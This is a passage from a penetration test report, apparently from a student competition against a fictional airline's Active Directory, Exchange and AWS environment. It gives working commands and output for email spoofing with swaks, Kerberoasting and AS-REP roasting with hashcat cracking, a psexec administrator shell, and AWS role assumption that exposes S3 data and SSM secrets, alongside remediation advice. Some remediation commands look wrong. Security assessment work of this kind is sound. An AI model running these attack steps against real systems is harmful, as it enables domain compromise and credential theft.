


Figure 51 *Sending email through a non-domain joined context and viewing the received email*

Remediation
FINALS-XX advises that RAKMS remove the ability for anonymous users to use the Frontend Exchange connector. The following PowerShell command removes the permission from the `ANONYMOUS LOGON` user:

```
Get-ReceiveConnector "Default Frontend CESSNA-EXCHANGE" | Get-
ADPermission -User "NT AUTHORITY\ANONYMOUS LOGON" | ?
{$_.ExtendedRights -match "Accept-Any-Sender"} | Get-
ADPermission
```

END OF FINDING BLOCK

7.3.11	DMARC Unenforced	CVSS	Risk
Impact	HIGH	**7.3** High	**High**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:N		
Affected Scope	10.0.0.6 (cessna-exchange.corp.kkms.local) → **SMTP [TCP/25]** corp.kkms.local		
Vulnerability Summary	FINALS-XX discovered a missing DMARC record on the corp.kkms.local domain. This allowed FINALS-XX to send emails and impersonate arbitrary sender identities.		
Business Impact Description	An attacker may be able to phish RAKMS employees through exploitation. The impact is heavily dependent upon the attack proceeding the phish, assuming initial access to the RAKMS domain or third party resources is obtained.		
Likelihood Description	This misconfiguration is likely to be exploited as it is a well documented misconfiguration with many public tools that help facilitate exploitation.		
MITRE ATT&CK	T1566.002 - Spearphishing Link		
	M1054 - Software Configuration		
Compliance Violations	**TSA:** III.D.1.a		

Exploitation Details

1. **Identify the missing DMARC record**
   The `dig` tool can be used to query domain records

```
dig _dmarc.corp.kkms.local @10.0.0.5 txt
```

```
[~]
# [01/13/24 4:17:47] dig _dmarc.corp.kkms.local @10.0.0.5 txt

; <<>> DiG 9.18.12-1-Debian <<>> _dmarc.corp.kkms.local @10.0.0.5 txt
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42771
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
; COOKIE: 23c174d273512e03 (echoed)
;; QUESTION SECTION:
;_dmarc.corp.kkms.local.                IN      TXT

;; AUTHORITY SECTION:
corp.kkms.local.        3600    IN      SOA     skycontrol01.corp.kkms.local. hostmaster.corp.kkms.local. 2018110206 900
 600 86400 3600

;; Query time: 16 msec
;; SERVER: 10.0.0.5#53(10.0.0.5) (UDP)
;; WHEN: Sat Jan 13 16:17:48 EST 2024
;; MSG SIZE  rcvd: 138
```

Figure 52 *Querying for the DMARC record*

2. **Step Title**

   The `swaks` utility is used to send an email with a spoofed identity. An html file which contains the body of the email is attached.

```
swaks --ehlo cessna-exchange.corp.kkms.local --from
[name]@corp.kkms.local --to finalsXX@corp.kkms.local --server
cessna-exchange.corp.kkms.local --h-From '"Name"
<name@corp.kkms.local>' --attach-type text/html --attach-body
@Mail-Template.html
```

```
[01/13/24 4:17:08] swaks --ehlo cessna-exchange.corp.kkms.local --from [redacted] --to [redacted]
kms.local --server cessna-exchange.corp.kkms.local --h-From '"Ted Striker" <tstriker@corp.kkms.local>' --attach-type tex
t/html --attach-body @Mail-Template.html
=== Trying cessna-exchange.corp.kkms.local:25...
=== Connected to cessna-exchange.corp.kkms.local.
<-  220 Cessna-Exchange.corp.kkms.local Microsoft ESMTP MAIL Service ready at Sat, 13 Jan 2024 16:17:08 -0500
 -> EHLO cessna-exchange.corp.kkms.local
<-  250-Cessna-Exchange.corp.kkms.local Hello [10.0.254.201]
<-  250-SIZE 37748736
<-  250-PIPELINING
<-  250-DSN
<-  250-ENHANCEDSTATUSCODES
<-  250-STARTTLS
<-  250-X-ANONYMOUSTLS
<-  250-AUTH NTLM
<-  250-X-EXPS GSSAPI NTLM
<-  250-8BITMIME
<-  250-BINARYMIME
<-  250-CHUNKING
<-  250 XRDST
 -> MAIL FROM:[redacted]
<-  250 2.1.0 Sender OK
 -> RCPT TO:[redacted]
<-  250 2.1.5 Recipient OK
 -> DATA
<-  354 Start mail input; end with <CRLF>.<CRLF>
 -> Date: Sat, 13 Jan 2024 16:17:08 -0500
 -> To: [redacted]
 -> From: "Ted Striker" <tstriker@corp.kkms.local>
 -> Subject: test Sat, 13 Jan 2024 16:17:08 -0500
 -> Message-Id: <20240113161708.071684@CPTC9-Finals[redacted]
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 -> MIME-Version: 1.0
 -> Content-Type: multipart/mixed; boundary="-----=_MIME_BOUNDARY_000_71684"
 ->
 -> -------=_MIME_BOUNDARY_000_71684
 -> Content-Type: text/html
 -> Content-Transfer-Encoding: BASE64
 ->
 -> YnJ1aAo=
 ->
 -> -------=_MIME_BOUNDARY_000_71684--
 ->
 ->
 -> .
<-  250 2.6.0 <20240113161708.071684@[redacted]-vdi-kali01> [InternalId=395136991235, Hostname=Cessna-Exchange.cor
p.kkms.local] 1897 bytes in 0.107, 17.303 KB/sec Queued mail for delivery
 -> QUIT
<-  221 2.0.0 Service closing transmission channel
=== Connection closed with remote host.
```

Figure 53 *Output of email sent from swaks*

3. View the received email

Figure 54 *Email with spoofed sender identity is received*

Remediation
FINALS-XX recommends RAKMS add a `DMARC` record to the domain and specify the enforcement policy to either quarantine or reject. This will prevent emails from being received which contain a mismatch between the sender and the `From:` header.

END OF FINDING BLOCK

7.3.12	Kerberoastable User	CVSS	Risk
Impact	HIGH	**6.3** Medium	**High**
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **KRB [TCP/88]**		
Vulnerability Summary	FINALS-XX was able to perform a Kerberoast attack on the `svc_ATC` user and successfully cracked the resulting password hash. This resulted in FINALS-XX obtaining domain access as the `svc_ATC` user. Additionally, `svc_ATC` had `msds-allowedtodelegateto` set to `SKYCONTROL01`. FINALS-XX abused this privilege via a constrained delegation attack to impersonate `Administrator` on `SKYCONTROL01`. The Kerberoast attack abuses intended functionality of the Kerberos protocol; an attack requests a service ticket for a user account containing a service principal name. If the targeted account has a weak password, an attacker can crack it and obtain access with the identity of the target user. Similarly, Constrained Delegation is an intended feature of Active Directory; an attack abuses the impersonation feature to obtain higher or alternative privileges..		
Business Impact Description	By chaining exploitation of this vulnerability with constrained delegation, an attacker can obtain complete domain access. This places attackers in a position to exfiltrate sensitive information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. Additionally, this impacts RAKMS's reputation as exploitation by attackers could lead to the leakage of customer PII which will dramatically diminish customer trust in RAKMS.		
Likelihood Description	This attack is highly likely to occur as it is a common attack vector and accessible by many public tools. However, an attack must have access to a domain user account to perform this attack.		
MITRE ATT&CK	T1558.003 - Kerberoasting		
	M1041 - Encrypt Sensitive Information M1027 - Password Policies		

	M1026 - Privileged Account Management
Compliance Violations	**TSA:** III.C.3

Exploitation Details

1. **Obtain the hash of the vulnerable user**
   The `impacket-GetUserSPNs` script requests a service ticket and extracts the hash of the service account from the response.

```
impacket-GetUserSPNs corp.kkms.local/[user]: -dc-ip 10.0.0.5 -request
```

```
┌──(~)
└─# [01/12/24 3:26:14] impacket-GetUserSPNs corp.kkms.local/finals14:  -dc-ip 10.0.0.5 -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
ServicePrincipalName   Name     MemberOf                                  PasswordLastSet             LastLogon
Delegation
---------------------  -------  ----------------------------------------  --------------------------  ---------
----------
ATC-Sync/SkyControl01  svc_ATC  CN=all,CN=Users,DC=corp,DC=kkms,DC=local  2024-01-09 02:56:59.700150  <never>
constrained



[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_ATC$CORP.KKMS.LOCAL$corp.kkms.local/svc_ATC*$d796a14d18ad306966f1daff9feb12bc$5b47749722f5a013dc
```

Figure 55 *The service account hash is obtained*

2. **Crack the hash**
   After writing the hash to a file, use the hashcat tool to crack it.

```
hashcat -a 0 [hash file] /usr/share/wordlists/rockyou.txt
```

```
┌──(~)
└─# [01/12/24 3:26:52] hashcat -a 0 svc_atc.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting in autodetect mode
```

Figure 56 *Using a dictionary attack to crack the hash*




Figure 57 *The hash is cracked*

3. **Enumerate the vulnerable user's ACLs**
   FINALS-XX utilized bloodhound to visualize the vulnerable user for any vulnerable privileges




Figure 58 Visualizing the vulnerable user's permissions

4. **Abuse the vulnerable user's permissions**
   `msds-allowedtodelegateto` allows SVC_ATC to impersonate Administrator on `SKYCONTROL01`

Figure 59 *Generating an Administrator ticket for SKYCONTROL01*




Figure 60 Exporting the Administrator ticket for impacket tools

```
┌──[~]
└─# [01/13/24 9:28:18] impacket-psexec -k -no-pass corp.kkms.local/Administrator:@SKYCONTROL01 -target-ip 10.0.0.5
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.0.0.5.....
[*] Found writable share ADMIN$
[*] Uploading file pyvPoYwt.exe
[*] Opening SVCManager on 10.0.0.5.....
[*] Creating service XdGM on 10.0.0.5.....
[*] Starting service XdGM.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32>
```

Figure 61 *Authenticating using the Administrator ticket*

Remediation
FINALS-XX recommends RAKMS use a stronger password that is not present within existing wordlists in order to mitigate the likelihood of an attacker to be successful in cracking the affected user's password.
`net user edr_test "New Strong Password"`
Additionally, if `svc_ATC` does not require delegation access on `SKYCONTROL01`, FINALS-XX recommends removing `SKYCONTROL01` from `msds-allowedtodelegateto` to prevent delegation on `SKYCONTROL01`.

END OF FINDING BLOCK

7.4 MEDIUM-RISK FINDINGS

7.4.1	ASREP-Roastable User	CVSS	Risk
Impact	MEDIUM	**7.3** High	**Med.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) → **KRB [TCP/88]**		
Vulnerability Summary	FINALS-XX retrieved password hashes of an account configured with the `DONT_REQ_PREAUTH` attribute by running an AS-REP Roast attack against the domain controller SKYCONTROL01. This attack relies upon requesting authentication as users with the `DONT_REQ_PREAUTH` attribute, extracting a portion of the response from the server, and cracking the message offline to obtain a password. FINALS-XX was able to crack the password hash harvested and obtain access to the domain.		
Business Impact Description	Successful exploitation of this vulnerability grants an attacker access to the Active Directory domain leading to a loss of confidentiality of any related data. This has the capability to cause reputational harm to RAKMS.		
Likelihood Description	This attack is highly likely to occur as it is a common attack vector and accessible by many public tools. An attacker also needs to know the username of the vulnerable user, or have domain user access.		
MITRE ATT&CK	T1558.004 - AS-REP Roasting		
	M1047 - Audit M1041 - Encrypt Sensitive Information M1027 - Password Policies		
Compliance Violations	N/A		
Exploitation Details			
1. **Obtain the hash of the vulnerable user**			

The user edr_test is configured with the `DONT_REQ_PREAUTH` attribute

```
impacket-GetNPUsers corp.kkms.local/edr_test: -dc-ip 10.0.0.5 -
request
```

Figure 62 *ASREP-Roasting the edr_test user*

2. **Crack the hash**
   After writing the hash to a file, use the hashcat tool to crack it.

```
hashcat -a 0 [hash file] /usr/share/wordlists/rockyou.txt
```




Figure 63 *Using a dictionary attack to crack the hash*

Figure 64 *The hash is cracked*

Remediation

FINALS-XX recommends RAKMS remove the `DONT_REQ_PREAUTH` from the `edr_test` user. This can be done with the following Powershell command:

```
Get-ADUser -Identity "edr_test" | Set-ADAccountControl -
DoesNotRequirePreAuth 0
```

If this is not possible, an alternative remediation would be to strengthen the password on the `edr_test` user. This would make it more difficult for an attacker to crack the user's hash and thus make exploitation of this vulnerability less likely to succeed. This can be done by using the following Command Prompt command

```
net user edr_test "New Strong Password"
```

END OF FINDING BLOCK

7.4.2 Read Access to Boarding Pass Barcodes		CVSS	Risk
Impact	MEDIUM	7.3 High	Med.
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N		
Affected Scope	s3://rakmsbarcode20240111034800721800000004		
Vulnerability Summary	FINALS-XX found a vulnerability in RAKMS's AWS development environment that allowed any AWS user to use the `sts:AssumeRole` action to assume the `dev-barcode-role`. With this role, FINALS-XX was able to gain read access to the `rakmsbarcode20240111034800721800000004` S3 bucket. Inside of this bucket, FINALS-XX found numerous barcodes that are directly linked to boarding passes for flights in and out of RAKMS. Additionally, when scanned, these barcodes leaked PII, such as first and last names. If this practice is continued throughout the public release of this application, it would be a severe security threat for both RAKMS and their customers.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to view and potentially steal sensitive customer information from the vulnerable S3 bucket. This gives the attacker the power to exfiltrate sensitive information and or cause reputational harm to RAKMS.		
Likelihood Description	The likelihood of this attack occuring the cloud environment is medium. This vulnerability is rated at this level because it requires a low privileged AWS user.		
MITRE ATT&CK	T1098.003 - Additional Cloud Roles		
	M1032 - Multi-factor Authentication M1026 - Privileged Account Management M1018 - User Account Management		
Compliance Violations	N/A		

Exploitation Details

1. **List Roles**

Listing the roles, FINALS-XX found the dev-barcode-role, role.

```
aws list-roles
```


```
{
    "Role": {
        "Path": "/",
        "RoleName": "dev-barcode-role",
        "RoleId": "AROAZ3MTAMYROA3N776DW",
        "Arn": "arn:aws:iam::677302527522:role/dev-barcode-role",
        "CreateDate": "2024-01-11T03:48:07+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole"
                },
                {
                    "Effect": "Deny",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole",
                    "Condition": {
                        "ArnNotEquals": {
                            "aws:PrincipalArn": "arn:aws:iam::677302527522:user/*"
                        }
                    }
                }
            ]
        },
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {
            "LastUsedDate": "2024-01-12T19:12:21+00:00",
            "Region": "us-east-1"
        }
    }
}
```


Figure 65 *dev-barcode-role information*

2. **List Attached Role Policies**
   List the policies that are attached to the dev-barcode-role, role.

```
aws iam list-attached-role-policies --role-name dev-barcode-
role
```

```
[01/12/24 3:07:30] aws iam list-attached-role-policies --role-name dev-barcode-role
{
    "AttachedPolicies": [
        {
            "PolicyName": "dev-barcode-policy",
            "PolicyArn": "arn:aws:iam::677302527522:policy/dev-barcode-policy"
        }
    ]
}
```

Figure 66 *Policy attached to dev-barcode-role*

3. **Get Policy**
   Get information on the policy that is attached to the role.

```
aws iam get-policy --policy-arn
arn:aws:iam::677302527522:policy/dev-barcode-policy
```

```
[01/12/24 3:13:50] aws iam get-policy --policy-arn arn:aws:iam::677302527522:policy/dev-barcode-po
licy
{
    "Policy": {
        "PolicyName": "dev-barcode-policy",
        "PolicyId": "ANPAZ3MTAMYRLASIHKXWL",
        "Arn": "arn:aws:iam::677302527522:policy/dev-barcode-policy",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "policy for dev-barcode-policy roles, allows access to  s3 bucket to debug",
        "CreateDate": "2024-01-11T03:48:06+00:00",
        "UpdateDate": "2024-01-11T03:48:06+00:00",
        "Tags": []
    }
}
```

Figure 67 *dev-barcode-policy information*

4. **Get Policy Version**
   Get information on the current, running, version of the policy attached to the role.

```
aws iam get-policy-version --policy-arn
arn:aws:iam::677302527522:policy/dev-barcode-policy --version-
id v1
```

Figure 68 *Permissions of policy attached to dev-barcode-role*

5. **Assume Role**
   Assume the role of the dev-barcode-role

```
aws sts assume-role --region us-east-1 --role-arn
arn:aws:iam::677302527522:role/dev-barcode-role --role-session-
name dev-barcode-role
```

6. **List Bucket Contents**
   Listing the contents of the bucket reveals barcodes containing PII in svg format.

```
aws --profile dev-barcode-role s3 ls
s3://rakmsbarcode20240111034800721800000004 --recursive
```




Figure 69 *Barcode svgs*

Remediation

FINALS-XX recommends that RAKMS implements the Principle of Least Privilege (POLP) in their AWS environment. Additionally, a more specific remediation would be to avoid using the "*" (wildcard) character as it may lead to overly permissive users.

END OF FINDING BLOCK

7.4.3 Development Secrets in SSM Parameters		CVSS	Risk
Impact	MEDIUM	7.3 High	Med.
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N		
Affected Scope	arn:aws:ssm:us-east-1:677302527522:parameter/testdeploy/password/secret arn:aws:ssm:us-east-1:677302527522:parameter/target/password/another-secret arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy1 arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy2		
Vulnerability Summary	FINALS-XX found a vulnerability in RAKMS's AWS environment that allowed any AWS user to use the `sts:AssumeRole` action to assume the `dev2-role` role. With this role, FINALS-XX was able to obtain get access to the `/testdeploy/password/secrets`, `/target/password/another-secret`, `/target/dev/thingy1`, `/target/dev/thingy2` SSM parameters. Each of the parameters had a password that was able to be viewed in plaintext.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to view sensitive credentials. This gives attackers the power to exfiltrate these credentials and potentially use them in the environment causing further reputational and monetary harm to RAKMS.		
Likelihood Description	The likelihood of this attack occurring is medium. This vulnerability is rated at this level because it requires a low privileged AWS user.		
MITRE ATT&CK	T1098.003 - Additional Cloud Roles		
	M1032 - Multi-factor Authentication M1026 - Privileged Account Management M1018 - User Account Management		
Compliance Violations	N/A		

Exploitation Details

1. **List Roles**
   Listing the roles, FINALS-XX found the dev2-role, role.

```
aws list-roles
```

```
{
    "Role": {
        "Path": "/",
        "RoleName": "dev2-role",
        "RoleId": "AROAZ3MTAMYRO3VSSQSDV",
        "Arn": "arn:aws:iam::677302527522:role/dev2-role",
        "CreateDate": "2024-01-11T03:48:07+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole"
                },
                {
                    "Effect": "Deny",
                    "Principal": {
                        "AWS": "*"
                    },
                    "Action": "sts:AssumeRole",
                    "Condition": {
                        "ArnNotEquals": {
                            "aws:PrincipalArn": "arn:aws:iam::677302527522:user/*"
                        }
                    }
                }
            ]
        },
        "MaxSessionDuration": 3600,
        "RoleLastUsed": {
            "LastUsedDate": "2024-01-12T18:54:51+00:00",
            "Region": "us-east-1"
        }
    }
}
```


Figure 70 *dev2-role information*

2. **List Attached Role Policies**
   List the policies that are attached to the dev-barcode-role, role.

```
aws iam list-attached-role-policies --role-name dev2-role
```

```
[01/12/24 4:14:08] aws iam list-attached-role-policies --role-name dev2-role
{
    "AttachedPolicies": [
        {
            "PolicyName": "dev2-policy",
            "PolicyArn": "arn:aws:iam::677302527522:policy/dev2-policy"
        }
    ]
}
```

Figure 71 *Policy attached to dev2-role*

3. **Get Policy**

Get information on the policy that is attached to the role.

```
aws iam get-policy --policy-arn
arn:aws:iam::677302527522:policy/dev2-policy
```

Figure 72 *dev2-policy information*

4. **Get Policy Version**
   Get information on the current, running, version of the policy attached to the role.

```
aws iam get-policy-version --policy-arn
arn:aws:iam::677302527522:policy/dev2-policy --version-id v1
```




Figure 73 *Permissions of policy attached to dev2-role*

5. **Assume Role**
   Assume the role of the dev-barcode-role

```
aws sts assume-role --region us-east-1 --role-arn
arn:aws:iam::677302527522:role/dev2-role --role-session-name
dev2-role
```

6. **Get Parameter Contents**
   Listing the contents of the parameter reveals a plaintext password.

```
aws --profile dev2-role ssm get-parameter --name
/target/dev/thingy2 --with-decryption
```




Figure 74 *Redacted developer password*

Remediation
FINALS-XX recommends that RAKMS implements the Principle of Least Privilege (POLP) in their AWS environment. To add on to this, when it comes to handling credentials in an environment, it is important to only give the permission to view the said secrets to people or services that absolutely need them in order to complete their day-to-day operations.

END OF FINDING BLOCK

7.4.4	LLMNR is Enabled	CVSS	Risk
Impact	MEDIUM	7.1 High	Med.
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:L		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) 10.0.0.6 (cessna-exchange.corp.kkms.local) 10.0.0.201 (skydesktop01.corp.kkms.local) 10.0.0.202 (skydesktop02.corp.kkms.local) 10.0.0.203 (skydesktop03.corp.kkms.local)		
Vulnerability Summary	FINALS-XX discovered that Linked Local Multicast Name Resolution (LLMNR) was enabled on the affected hosts. This is a protocol which acts as a fallback when DNS resolution fails. Attackers can weaponize this to relay authentication from hosts which fail to resolve names (e.g: from a typo). Successful exploitation gives attackers credentials which can either be cracked or relayed to another system.		
Business Impact Description	An adversary that successfully exploits this vulnerability can assume a wide variety of access depending on the captured credentials. At the very least an attacker could gain access to a target system as a low privileged user. At its very worst, an attacker could compromise the confidentiality, integrity, and availability of select target machines.		
